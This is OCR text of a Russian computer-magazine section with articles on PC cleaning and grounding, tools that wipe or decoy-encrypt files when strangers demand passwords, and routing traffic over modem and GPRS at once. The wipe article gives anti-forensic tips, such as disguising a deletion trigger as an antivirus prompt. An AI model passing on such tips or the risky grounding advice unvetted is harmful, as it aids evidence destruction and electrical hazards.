Теперь очищаем внутренние поверхности. Сначала необходимо обесточить все оборудование. Не допускай попадания влаги внутрь оборудования. Очищай воздухом и мягкими антистатическими средствами. Крупные скопления пыли удаляются пылесосом крайне осторожно, чтобы не повредить платы и микросхемы (можно изготовить насадку из картона или плотного ватмана). Также не забудь очистить и внутренние полости дисководов - через отверстия на передней стенке, радиаторы и вентиляторы, промежутки под платами и между разъемами. Остатки пыли удаляются воздушной струей (многие пылесосы имеют режим работы “на выдув”, иначе придется "тренировать легкие") и мягкой антистатической кистью. Аналогично очища-



КАК ПРАВИЛЬНО ЧИСТИТЬ

Удалять трудные загрязнения на поверхностях лучше слабым мыльным раствором и 5-процентным раствором аммиака (нашатырным спиртом). Экран монитора очищается специальными чистящими салфетками, замшей или мягкой хлопчатобумажной тканью, смоченной дистиллированной водой. В 1-2% растворе аммиака можно вымачивать головки струйных принтеров. Не применяй этиловый спирт - он может растворить матовое покрытие мониторов и повредить дюзы головок струйных принтеров (особенно Epson и Canon). Не допускай попадания жидкости внутрь корпуса монитора и на платы головок картриджей. Если же это произошло - устрани остатки влаги мягкой тканью и просуши устройство перед включением (можно бытовым феном).

ются все доступные места в мониторах, принтерах, прочих устройствах. Желательно при этом не вскрывать кожухи источников питания и преобразователей напряжения. Конденсаторы, находящиеся в них, содержат накопленный заряд даже после отключения. Рабочее напряжение электронно-лучевой трубки или лампы подсветки в жидкокристаллических мониторах достигает десятков тысяч вольт. Поэтому старайся удалить пыль без вскрытия корпуса, не касаясь высоковольтных элементов.



Теперь, когда пыль удалена, предотвращаем ее дальнейшее накопление. Пыль скапливается в местах, где замедляется воздушный поток. Соответственно, надо уменьшить число таких зон - проложить провода вдоль рамы корпуса, расправить и сгруппировать шлейфы в единый "пакет", расширить отверстия в местах крепления вентиляторов, оптимально их расположить для формирования равномерного воздушного потока. Не фиксируй шлейфы резинками и канцелярскими скрепками! Они деформируют и повреждают шлейф. Резинки со временем разрушаются и могут попасть в вентиляторы и т.п., а металлические скрепки могут случайно замкнуть контакты. Лучшее решение - пластиковые зажимы для плоских шлейфов и хомутики для проводов, а также шлейфы с круглым сечением.

Результаты экспериментов показывают, что лучше установить только один дополнительный вентилятор на передней стенке корпуса, напротив жестких дисков. Воздушный поток двигается равномерно снизу спереди, через жесткие диски, память, видеоадаптер, процессор, нагреваясь - поднимается вверх, к задней стенке, и через блок питания выводится наружу.

> Результаты экспериментов показывают, что лучше установить только один дополнительный вентилятор на передней стенке корпуса, напротив жестких дисков.

СТАБИЛИЗИРУЕМ ПИТАНИЕ И ИЗБАВЛЯЕМСЯ ОТ ПОМЕХ

Существует два способа стабилизации питания. Первый, самый простой - фильтрация (сглаживание небольших скачков и падений напряжения конденсаторными схемами и стабилизация за счет инерционности катушек индуктивности). Такие схемы вместе с предохранителями применяются практически во всех блоках питания компьютеров и периферийного оборудования, а также в сетевых фильтрах. Но более совершенным способом защиты является полное разделение внешней электрической сети и питания компьютерной системы. Это возможно благодаря источникам бесперебойного питания, которые питают компьютер от аккумулятора, а внешнее питание используют только для его зарядки. При сбоях во внешнем питании просто отключается зарядка, а на компьютер всегда поступает стабильное напряжение со стабильной частотой.

Далее следует уделить внимание заземлению. Оно позволяет отводить в землю статическое электричество, скопившееся на поверхностях компьютера, и объединить все оборудование единым контуром заземления, предотвращая выход из строя элементов при подключении устройств. Снятие статики уменьшает накопление пыли и ионизацию воздуха, резко (в 5-15 раз) снижает уровень электромагнитного излучения, что доказано многочисленными тестами. При испытаниях без заземления ни один из тестируемых мониторов и ноутбуков не прошел тест на уровень электромагнитного излучения. Вся компьютерная техника сертифицируется при подключении к сети с заземлением. Подключая оборудование к заземленным розеткам, используй трехжильные кабели с евровилками.

Существует также понятие защитного заземления, которое предназначено для отвода рабочего напряжения на землю в случае обрыва проводов или короткого замыкания на корпус. Для предотвращения их последствий применяется УЗО - устройство защитного отключения сети при резкой утечке тока через заземление. Большинство квартир не оборудовано заземлением бытовой сети, поэтому приходится ее заземлять самостоятельно. Правильной считается проводка заземления от корпуса электрораспределительного щита, но на практике сам корпус бывает не заземлен. Есть другой способ - заземление на батарею отопления, но он официально запрещен. Кроме того, иногда некоторые "несознательные граждане" используют заземленные коммуникации как "рабочий ноль" при повреждении проводов бытовой сети. Но если уж ты решил на свой страх и риск заземлить на коммуникации отопления - ставь защитное отключение!

Теперь – экранирование, которое не позволяет распространяться электромагнитным волнам, вызывающим наводки на чувствительных элементах (рябь и дрожание изображения на экране, посторонние шумы звуковой карты), а также увеличение количества ошибок при передаче данных, снижающих скорость модемных и сетевых соединений, дисковой подсистемы, USB-устройств и т.п. Для снижения помех существуют три пути:

- экранирование проводов (применение толстых проводов с экранирующими жилами и в экранирующей оплетке, заземленной на корпус);
- экранирование компонентов (применение корпусов источников питания из толстого металла; опять же - заземление);

◢ увеличение расстояния между источниками помех (между принтером и монитором, сотовым телефоном, между двумя соседними мониторами - не менее 1,2 метра; между видеоадаптером и звуковой картой - их лучше размещать в крайние слоты).

ДОРАБОТКИ

Можно доработать блок питания: разобрать, вырезать решетку вентилятора на задней стенке, повернуть пластинки в решетке на передней стенке так, чтобы они превратились в направляющие для отвода воздуха от материнской платы, закрепить вентилятор на резиновых втулках, установить на него проволочную защитную решетку - это улучшит вентиляцию и понизит уровень шума.

СНИЖАЕМ УРОВЕНЬ ШУМА И ВИБРАЦИЙ


Основные источники шума - дисковые приводы и вентиляторы, звуковая карта и модем. Способ снижения шума звуковой карты и повышения качества передачи данных модемом описаны выше. Основной источник шума у модема - это электромеханические реле, которые можно заменить электронной схемой, что снизит шум при наборе номера в импульсном режиме и устранит вибрации, продлевая тем самым срок службы платы.

Понизить шум дисководов можно только звукоизоляцией. Вмешательство же в конструкцию обычно ни к чему хорошему не приводит. Создавая звукоизоляцию, важно помнить, что она не должна препятствовать охлаждению и нарушать заземление устройств на корпус.

Вентиляторам нужна очистка от пыли и смазка. Есть вентиляторы на базе шариковых подшипников качения (ball bearing) и подшипников скольжения (sleeve bearing). Стальные подшипники качения долговечнее, но требуют большей точности изготовления, поэтому дешевые вентиляторы обычно дольше служат на подшипниках скольжения. Но их недостаток – медные втулки, которые быстро изнашиваются, увеличивая зазоры. Временно зазоры можно устранить смазкой на базе оксида молибдена - скользкого твердого вещества. Подойдет и графит (от грифеля твердого карандаша). Его нужно смешать с густой смазкой, нанести ее на вал вентилятора, который вставить в корпус, закрепить и обязательно удалить излишки, т.к. они станут местом накопления пыли. Графит - токопроводящее вещество, и его попадание на детали компьютера может вызвать замыкание.

Понизить шум дисководов можно только звукоизоляцией. Вмешательство же в конструкцию обычно ни к чему хорошему не приводит.





Для подшипников качения тоже подходит такой метод. Но основная их проблема - заклинивание. Вал вентилятора начинает проворачиваться во внутреннем кольце подшипника. Чтобы "реанимировать" подшипник, разбирается вентилятор, выпрессовывается вал, заостренной спичкой или деревянной зубочисткой раскачивается подшипник, обезжиривается и подготавливается к запрессовке вал, капля "суперклея" помещается на внутреннее кольцо, затем быстрым движением вал вставляется на место. Чтобы случайно попавший на шарики клей не заклинил подшипник, его надо аккуратно прокрутить тонкой иглой, но так, чтобы вал не проскальзывал в кольце. Далее - закладываем небольшое количество смазки, включаем вентилятор на несколько секунд, удаляем излишки смазки и собираем конструкцию.

Еще понизить шум от компьютера и принтера можно, подложив снизу поролон или микропористую резину, но так, чтобы не перекрыть вентиляционные отверстия. Изолировать оборудование с боков, а особенно сверху - нельзя. Оклеивание же корпуса звукоизоляцией приведет к тому, что он не будет рассеивать тепло через поверхность кожуха.

УСТРАНЯЕМ КОРРОЗИЮ И ОКИСЛЫ

Почти все контакты со временем окисляются или коррозируют под действием окружающей среды и разности электрических потенциалов в местах контакта металлических деталей. Очистка контактов производится мягкой тканью с раствором аммиака, по направлению от центра к краям.

Контакты на платах нежелательно протирать этиловым спиртом, т.к. он может растворить лак, покрывающий плату. Нельзя чистить контакты абразивными материалами и острыми предметами. Сильные загрязнения можно счистить деревянной зубочисткой или спичкой. Часто для восстановления контактов микросхем и модулей памяти достаточно несколько раз их извлечь и установить обратно. Помимо основных контактов, надо очищать пластинки металлизации между рамой и крышками корпуса, салазками дисководов и рамой и т.п.

Главное - запомнить основное правило электрики: контакт должен быть там, где нужно, а где не нужно - контакта быть не должно. Все вышеописанные профилактические операции, касающиеся электрики, полностью соответствуют этому правилу, а больше 90% неисправностей связаны с его нарушением.

ВЫВОДЫ

Надеемся, что приведенные выше рекомендации помогут восстановить нормальную работу компьютера, устранить мистические зависания и сбои, избежать потери данных и снизить уровень шума. Своевременное профилактическое обслуживание позволит наслаждаться комфортной и стабильной работой системы, а знания, полученные из этой статьи, обеспечат безопасное и безвредное, а главное бесплатное (!) сервисное обслуживание.

A.P.SlasH (ap-slash@tfs.kiev.ua)

Стирка по вызову

Твои трижды конфиденциальные документы в безопасности. Спокоен? Абсолютно. Чем длиннее пароль, тем крепче сон. Выучив магическое слово "PGP", ни о чем не волнуешься. Ведь если врагам достанется зашифрованная коллекция твоих файлов, они скорее умрут от старости, чем прочитают ее содержимое. Но если эти усталые ребята персонально заявятся к тебе на огонек, что будешь делать? Проявив должную смекалку, они узнают от тебя даже то, что ты позабыл еще в детском садике, испугавшись ненакрашенной воспитательницы. PGP не спасет. Они вежливо спросят пароль. Готов к такому визиту? Организуем небольшой тест-драйв.

МЕТОДЫ АВАРИЙНОГО УНИЧТОЖЕНИЯ ДАННЫХ


ЕСЛИ ПРИШЛИ... С ВИЗИТОМ

Что можно сделать в такой ситуации? Давай сразу определимся с тем, насколько важной информацией ты обладаешь. То, что я хочу предложить, не подходит для фотографий раздетых теннисисток и стонов соседки, старательно зафиксированных на диктофон. Информация должна быть важной настолько, что ее проще уничтожить, чем уступить постороннему человеку. Предположим, что так оно и есть. К делу. Я предлагаю ход конем. Не упирайся, оправдай надежды непрошеных гостей. Подари им пароль и все необходимые файлы. Но не настоящие, а липовые. И пусть будут уверены в том, что раскололи парня. Как показывает практика, реальные данные лучше удалить. Да, это не панацея, но вариант неплохой и в ряде случаев срабатывает отлично. Нам понадобится фальшивый набор документов (или что там у тебя?) и некий софт, который выполнит рутинную часть операции.


HARA-KIRI


Харакири. Разумеется, не самому себе, а своим файлам. Один из самых незатейливых вариантов решения. Сюжет развивается примерно следующий - после каждой перезагрузки системы необходимо нажимать определенную комбинацию клавиш. Программа ожидает нажатия этой комбинации в течение указанного тобой промежутка времени. Не нажал? Прощайте, файлы. Их содержимое будет заполнено нулями, а затем Hara-Kiri запустит DelTree, соскабливая с винчестера остатки драгоценных данных. Самый важный вопрос - что будет, если ты оставишь компьютер без присмотра, и он перезагрузится самостоятельно? Перепад питания, критическая ошибка... Всякое бывает. На этот случай в программе предусмотрен показ диалогового окна с произвольной надписью. После его закрытия (какую бы кнопку ты ни нажал) Hara-Kiri начнет отсчет времени, по истечении которого файлы будут изничтожены в клочья. Само собой, посторонний человек об этом не догадывается. Рыдая в три ручья, ты открываешь в Проводнике папку с фальшивыми документами и отдаешь их на растерзание непрошеному гостю. Финита.

После установки не помешает слегка отшлифовать этот подарочный набор. Учти, что исполняемый файл HaraKiri.exe запускает саму программу. Для доступа к настройкам следует запустить Settings.bat. "Смотры, не пэрэпутай!" Приступим. Во-первых, заданная по умолчанию надпись для диалогового окна "Do you want scan boot files" чересчур оригинальная. Дело даже не в том, что "Do you want TO scan..." звучало бы корректнее. Избегай шаблонов, поставь свою собственную. Во-вторых, опцию "Звук-напоминание" советую отключить. Да, она выполняет благую миссию - отчаянно пищит спикером при




Hara-Kiri - оставь это дело врагу


СТР.24 ДВОЙНОЙ ОНЛАЙН
Рассматриваем принципы работы в Сети через несколько соединений одновременно.


СТР.28 FTP ПОД КОНТРОЛЕМ
Полный набор утилит для работы с FTP: файловые серверы, FTP-клиенты, поисковые механизмы и средства мониторинга.


СТР.32 СЕКРЕТЫ МАСКИРОВКИ
Пытаемся реабилитировать любимый боевой софт – осваиваем простейшие способы обмана антивирусов.




Hara-Kiri - кого будем беспощадно защищать?

RedBut - "Нажми на кнопку, получишь результат"

BestCrypt - хитрый американский матрешка

появлении окна с предупреждением. Но пищит причудливо, ярко выделяясь на фоне остальных приложений. Какая уж тут маскировка... Отключай.

Ну вот, уже лучше. Осталось добавить все необходимые папки, выключить машину и настроиться на лучшее. Поехали дальше.

REDBUT

Красная кнопка. Название выбрали удачное, но со временем программа его переросла, превратившись из простенького детонатора в боевую машину настоящего экстремала. Пересказ ее возможностей звучит скучно и монотонно - масса условий, при выполнении которых оригиналы документов исчезнут без следа, и не менее богатый набор способов, которыми RedBut с ними разделается. Чтобы окончательно не запутаться, назовем любой вариант уничтожения файлов словом "действие". Итак, при старте системы ожидается нажатие заданной комбинации клавиш. Хочешь - действие произойдет при ее нажатии, не хочешь - будет выполнено чуть позже, если несколько секунд не нажимать вообще ничего. Можно этим и ограничиться, а можно вызвать диалоговое окно, в котором настраивается не только текст, но и заголовок с набором кнопок. В этом случае RedBut выполняет действие в зависимости от нажатых OK/Cancel/Yes/No или ждет все те же несколько секунд. Окно для ввода пароля? Запросто. Укажи в настройках, на какую из введенных строчек программа должна отреагировать. И все это безобразие разрешается выборочно запускать для любого пользователя, который зашел в систему.

RedBut - и никто не узнает, где могилка твоя

Самое вкусное автор приберег для профессиональной версии Красной кнопки. Действие можно запустить удаленно, отправив сигнал с сервера на любой компьютер с установленной копией RedBut. Кстати, о действиях. В стандартном варианте доступно лишь одно - удалить файлы. Что интересно, перед этим можно завершить указанные приложения - ты ведь не хочешь, чтобы в самый ответственный момент компромат оказался залоченным системой? Профи, заплатившие определенную сумму денег, получают в подарок дополнительные вкусности - шифрование файлов с упаковкой в архив, подмена документов фальшивыми копиями, а также форматирование данных с настраиваемым количеством перезаписей и произвольной скоростью удаления. Пусть тебя не смущает слово "форматирование". Диск никто не тронет, просто фраза "забить нулями" звучит коммерчески неэстетично.


Не желаешь платить деньги? Отправляйся на сайт. Автор обещает регистрацию всем, кто найдет ошибки в переводе интерфейса английской версии. Между нами говоря, начать следует с названия RedBut, которое на слух подозрительно напоминает словосочетание "красный зад". Но я это мнение держу при себе и ни с кем не делюсь своими наблюдениями.

BESTCRYPT

Не могу не вспомнить о старых знакомых. Хвалебные песни BestCrypt уже звучали на страницах нашего журнала. Он создает зашифрованные контейнеры, которые можно подключить в системе как обыкновенные виртуальные диски. Контейнер - произвольное количество файлов, собранных воедино. Алгоритмы шифрования - Blowfish, Rijndael, Twofish. За более подробным описанием отправляю к предыдущим номерам журнала. Сегодня речь не об этом. BestCrypt позволяет создавать "обманки" - контейнеры с двойным дном, если можно так выразиться. Первая часть такого контейнера содержит липовые данные, а вторая (скрытая) - настоящие файлы, за которые ты трясся от волнения днями и ночами. И пусть обе части находятся в одном контейнере, но пароли на открытие у них разные. Разворачиваешься к злоумышленнику, харкаешь кровью на пол и сообщаешь пароль от липовой части. Главное - не перепутай, настоящие документы хранятся во второй (скрытой) части контейнера, и если ты ввел пароль именно для нее, BestCrypt покажет диалоговое окно с соответствующим напоминанием.

BestCrypt удобен и прост. Скрытая информация постоянно хранится в зашифрованном виде, а отдельный модуль без устали следит за тем, чтобы ее кто-нибудь ненароком не удалил. О чем следует помнить в первую очередь? После того как будет подготовлена скрытая половина диска, фальшивую половину изменять нельзя ни в коем случае. Иначе ты рискуешь потерять оригиналы своих файлов. Первым делом запиши на нее всякий хлам и больше не трогай. По этой же причине воздержись от выбора системы NTFS для форматирования липовой стороны контейнера. Только FAT и FAT32 записывают таблицу размещения своих файлов в начале диска, у NTFS свои взгляды на жизнь. В результате можно задеть скрытую часть. Будь осторожен.


В остальном никаких подводных камней не наблюдается. Посторонний никогда не узнает о том, что заветная информация скрывается в этом же файле, так как даже свободное место на диске BestCrypt заполняет случайными значениями и шифрует их наравне с остальными данными.


Как обычно, весь софт из обзора ждет тебя на компакте. Надеюсь, не пригодится.


Единственная англоязычная программа из этого обзора - BestCrypt. Остальные проги могут общаться с тобой на русском.



BestCrypt - липовый контейнер... Все тот же пароль, все тот же диск



StrongDisk Pro - осторожные русские программеры

STRONGDISK PRO

Интересное дело - если верить всевозможным форумам, больше всего в экстренном удалении/скрытии информации заинтересованы Америка с Канадой. По слухам, у них за нелегальный софт сильно ругают палкой. Но мне кажется, что только русский человек мог стать автором StrongDisk Pro, в которой форс-мажорным обстоятельствам отведена целая закладка. Как и BestCrypt, эта программа уже успела засветиться на страницах журнала. Все те же зашифрованные контейнеры, защита от удаления и богатый набор алгоритмов шифрования. Переходим к делу. Итак, форс-мажор. В отличие от BestCrypt, ложные данные хранятся в отдельном файле, причем для каждого настоящего диска - свои собственные. Главное, чтобы они лежали в специальной папке, путь к которой указан в настройках. Как только постороннее лицо, сбивая пепел на твою клавиатуру, введет пароль к ложному диску, тот поменяется местами с настоящим контейнером. Если к неверному паролю прибавить три любых символа, исходные файлы будут уничтожены. Стоит упоминать о том, что все это происходит опционально? Даже саму вкладку "Форс-мажор" можно убрать из окошка с настройками.

StrongDisk Pro может просто удалить всю документацию, не подключая ложный диск. Знаешь, воздержался бы ты от таких действий. Если мужики обнаружат, что с твоей подачи своими руками все угробили... Будь хитрым, береги органы. Читай справку - единственная приличная справка в сегодняшнем обзоре, причем на чистом русском языке. К примеру, в ней опять вспоминают NTFS. Напоминают о том, что в среде Win9x такие контейнеры могут не прочитаться.

Напоследок, по поводу скрытия закладки "Форс-мажор". Согласен, если визитеры об этой программе слыхом не слыхивали, тогда опция пригодится. Но если они сами пользуются StrongDisk Pro? Может, лучше оставить ее на виду? Спорный вопрос. Но меньше поводов для подозрения - больше, пардон, целых почек. Решай сам. Я пока вижу единственный недостаток StrongDisk Pro и BestCrypt по сравнению с Hara-Kiri и RedBut - в первом случае гости обязательно узнают о том, что ты защитил информацию, так как нужно вводить пароли. Во втором - могут совсем ничего не заметить. Как всегда, действуй по обстоятельствам.

StrongDisk Pro - форс-мажорные обстоятельства

С ВЕЩАМИ НА ВЫХОД...

Все, хватит мусолить печальную тему неожиданных визитов. Предлагаю традиционный список ненавязчивых советов.

1. Постарайся, чтобы липовый набор документации выглядел правдоподобно. Визитеры должны поверить в то, что они растрясли тебя по максимуму. Раз уж пришли, значит, ожидали найти вкусные бонусы, поэтому играть в "Мы сами не местные" - чистый экстрим.

2. Диалоговое окно с произвольным текстом, которое отображают Hara-Kiri и RedBut - замечательная штука. Конечно, можно написать любую чепуху, но я бы посоветовал скопировать сообщение Касперского с просьбой обновить базы. Это единственное надоедливое окно, к которому уже все привыкли, и маловероятно, что гости яростно щелкнут по кнопке "Да, мечтаю обновить прямо сейчас!". RedBut в этом плане софт более гибкий, позволяющий добиться идеального сходства.

3. Если установил защиту при запуске системы, есть смысл не подпускать семью к машине. Либо старайся включать компьютер самостоятельно, либо создай для родных отдельные пароли для входа в систему. Иначе, сам понимаешь, весело будет.

4. Не будь наивным. От милиции этот софт не спасет. У любого уважающего себя оперативника в брошюрке по этикету черным по белому написано: "Выкрутить пробки. Постучать". И винчестер они унесут с собой, никто с него загружаться не станет. Лучше постарайся жить очень-очень честно. Успехов!



- Hara-Kiri (бывшая Dontouch)
  Shareware, 616 Кб
  www.cyteg.com/prg/hara-kiri
- RedBut (бывшая LiePass)
  Shareware, 753 Кб
  http://liepass.com.ru
- BestCrypt
  Shareware, 3634 Кб
  www.jetico.com
- StrongDisk Pro
  Shareware, 1931 Кб
  www.strongdisk.ru



Skylord (sky_lord@mail.ru)

ДВОЙНОЙ ОНЛАЙН

Хочется весь день сидеть на IRC, но жаба душит тратить на это диалап? Или ты доволен дешевой многочасовой аськой по GPRS, но тебя не устраивает скорость скачивания и цена за мегабайт? А может, у тебя есть локалка, но ты все равно мечтаешь сэкономить и сливать что-нибудь большое по модему? В общем, если ты ответил "Да!" хотя бы на один из этих вопросов, то этот материал наверняка должен тебя заинтересовать.

РАБОТА В СЕТИ ЧЕРЕЗ НЕСКОЛЬКО СОЕДИНЕНИЙ ОДНОВРЕМЕННО

ОБЩИЙ СМЫСЛ

Идею этой статьи подсказал один мой товарищ, которому до чертиков надоело все время переключаться с GPRS'а на модем и обратно - в зависимости от того, что он в данный момент делает в Сети. Тут же выяснилось, что возможность ходить в инет одновременно по двум соединениям интересует многих. Оно и понятно, ведь таким способом можно сочетать достоинства повременной оплаты за диалап и помегабайтной за мобильный GPRS или локалку (потому что при цене за мегабайт порядка 8-10 центов и выше качать что-то большое выгоднее обычным модемом - пусть дольше, зато дешевле). Но как это реализовать на практике? Оказывается, довольно легко!

КОННЕКТИМСЯ

Прежде всего - пара слов о подключениях. Они могут быть какими угодно: локалка, диалап, GPRS (или, например, выход в Сеть через SkyLink), ADSL - на что хватит фантазии. В качестве примера я буду рассматривать модем и GPRS. Естественно, что провайдер для диалапа, оператор для мобильного инета и модель мобильника значения не имеют: главное, чтобы по отдельности они работали и не жаловались.



Модем и мобильник - братья навек!

Рис.1. Один маленький модем, а сколько всяких маршрутов...

Проблема в том, что если подключиться по модему, а потом еще и по мобиле, то интернет-соединение прекратит свою работу - в трее все так же будут висеть иконки коннектов, но данные либо не будут передаваться вообще (скорее всего), либо будут передаваться медленно, с лагами и непонятно по какому каналу - модемному или мобильному. Почему? Давай разберемся.

СМОТРИМ РОУТИНГ

Начнем с того, что в Windows, точно так же, как и в любых *никсах, статический роутинг (то есть жесткие указания путей маршрутизации) настраивается, как ни странно, командой "route" :). Чтобы получить текущую таблицу маршрутизации, открой командную строку и введи "route print" (кстати, того же можно добиться командой "netstat -r"). Если в это время ты подключен к Сети по модему, то, скорее всего, увидишь что-нибудь похожее на рисунок 1.

Адреса, начинающиеся на 127 - это loopback интерфейс, и он нас совершенно не интересует, 224.0.0.0 - это мультикастовые запросы, которые нас не интересуют тем более, а вот все остальное мы, пожалуй, рассмотрим сейчас повнимательней.

Как ты уже, вероятно, знаешь, каждая строка соответствует записи в таблице маршрутизации и указывает, что на определенный узел (первый столбец), находящийся в опре-

деленной подсети (маска - второй столбец), пакеты идут через указанный роутер (третий столбец), находящийся на заданном интерфейсе (четвертый столбец). Пятый столбец с метрикой определяет "приоритет" данного маршрута и нам с тобой не понадобится.

Первая строка с адресом 0.0.0.0 задает основной шлюз, передающий данные на любой адрес, маршрут до которого не задан непосредственно в таблице. Адресу шлюза соответствует клиентский IP соединения PPP (в WinXP/2k он указывается на вкладке "Сведения" окна состояния соединения, а в Win9x его можно узнать с помощью команды winipcfg). Так и учти на будущее - в таблице роутинга при PPP-соединении путь прописывается через его клиентский адрес. Суть в том, что у нас образуется туннель "клиент-PPP -> сервер-PPP" (обрати внимание на третью строку таблицы - маска 255.255.255.255 в ней и означает туннельное соединение), и для корректной работы маршрута необходимо указывать "вход" в туннель с нашей стороны. Хотя в итоге через туннель соединение выходит на сервер, который реально и является шлюзом.



Рис.2. Последнее из соединений (в данном случае - мобильник) становится основным шлюзом, и, естественно, через остальные данные вообще не идут

Если же ты прямо сейчас подрубишь, кроме модема, еще и мобильник, то картина получится примерно как на рисунке 2.

Ужас. Но самое главное - в двух первых строчках таблицы, как видишь, появились два основных шлюза, которые и создают неразбериху. Лечится это очень просто - открывай свойства GPRS-подключения и там, на вкладке "Сеть", в свойствах протокола TCP/IP в окне "Дополнительно" снимай галочку "Использовать основной шлюз в удаленной сети". Теперь можешь подключаться к инету с модема и мобилы одновременно - данные плавно потекут по диалапу, в чем ты убедишься, посмотрев в статистику соответствующего соединения (или на его мигающую иконку в трее :)). А при чем тут двойной онлайн? Сейчас увидишь...

РАЗРУЛИВАЕМ ДАННЫЕ

Если ты запустишь "route" без параметров, то получишь весь список возможных команд и опций. В данный момент нас интересует команда ADD, позволяющая задать маршрут до определенного узла. Если точнее, мы будем "пускать" комп на определенные адреса по мобиле, а не по модему. К сожалению, команда "route add" не умеет сама запрашивать DNS и выяснять IP хоста, так что придется делать все руками:

❶. Щелкни на иконке GPRS-соединения в трее и на вкладке "Сведения" посмотри адрес клиента.

❷. Введи в командной строке "nslookup <символьное_имя_узла>", чтобы получить его IP-значение. Скажем, на "nslookup forum.ru-board.com" ты получишь в ответ IP 207.44.160.93.

❸. А теперь командуй "route add <полученный_IP_узла> <адрес_клиента_PPP_соединения>". В случае с тем же forum.ru-board.com и данными с последнего скриншота - "route add 207.44.160.93 10.20.48.62".

Вот, в общем-то, и все. Теперь доступ на узел будет осуществляться по GPRS, в чем ты можешь сразу же убедиться, посмотрев на огромные значения ping'а или сделав traceroute до узла. Если ты любишь ходить на один и тот же сайт (допустим, в родной чат), то имеет смысл прописать его IP в файле C:\WINDOWS\system32\drivers\etc\networks (если у тебя не Windows XP, то этот файл лежит в других каталогах - сделай поиск по \WINDOWS, и ты сразу его найдешь) - тогда в качестве параметра для route add ты сможешь использовать имя узла.

В общем, как настроить линк на обычный сайт ясно, а вот что делать с аськой? Ведь именно ради нее любимой мы все это и замутили... На самом деле все практически так же, проблема только в том, что "login.icq.com" имеет несколько IP-адресов и перекидывает пользователя туда, куда ему захочется. И по команде nslookup выдается примерно такой список: 64.12.161.185, 64.12.200.89, 205.188.179.233, 64.12.161.153. Вставить все это в роутинг проще всего, используя маску:

```
route add 64.12.0.0 mask 255.255.0.0 10.20.48.62
route add 205.188.0.0 mask 255.255.0.0 10.20.48.62
```

Таким образом - выделив маской только половину адреса - мы будем роутить на мобилу весь трафик в подсети 64.12.*.* и 205.188.*.*. Впрочем, аська может решить законнектиться на другие адреса, поэтому для гарантии стоит проконтролировать этот процесс каким-нибудь сетевым монитором или файрволом - чтобы узнать, куда перенаправляет тебя асечный сервер, внести адрес этой подсети (для гарантии) в таблицу маршрутов и приконнектиться снова.

И еще: не забудь покопаться в настройках своего асечного клиента, чтобы включить передачу сообщений только через ICQ-сервер - иначе, если основной шлюз не прописан, ты не сможешь ничего отправить.

ПОДВЕДЕМ ИТОГИ

Тебе не составит труда обучиться несложным премудростям настройки роутинга. Как я уже говорил, соединения полностью независимы - ты можешь отключать и подключать их когда угодно и в любом порядке. Например, несложно реализовать схему, при которой ты весь день сидишь по мобиле в аське, а TheBat периодически сам дозванивается модемом до провайдера и сливает почту, никак не влияя на этот процесс. А если ты подключен к локалке, то никто не мешает тебе быстро найти нужный файл, узнать IP узла, где он лежит, а потом дозвониться модемом, прописать до него маршрут и спокойно слить ReGet'ом...

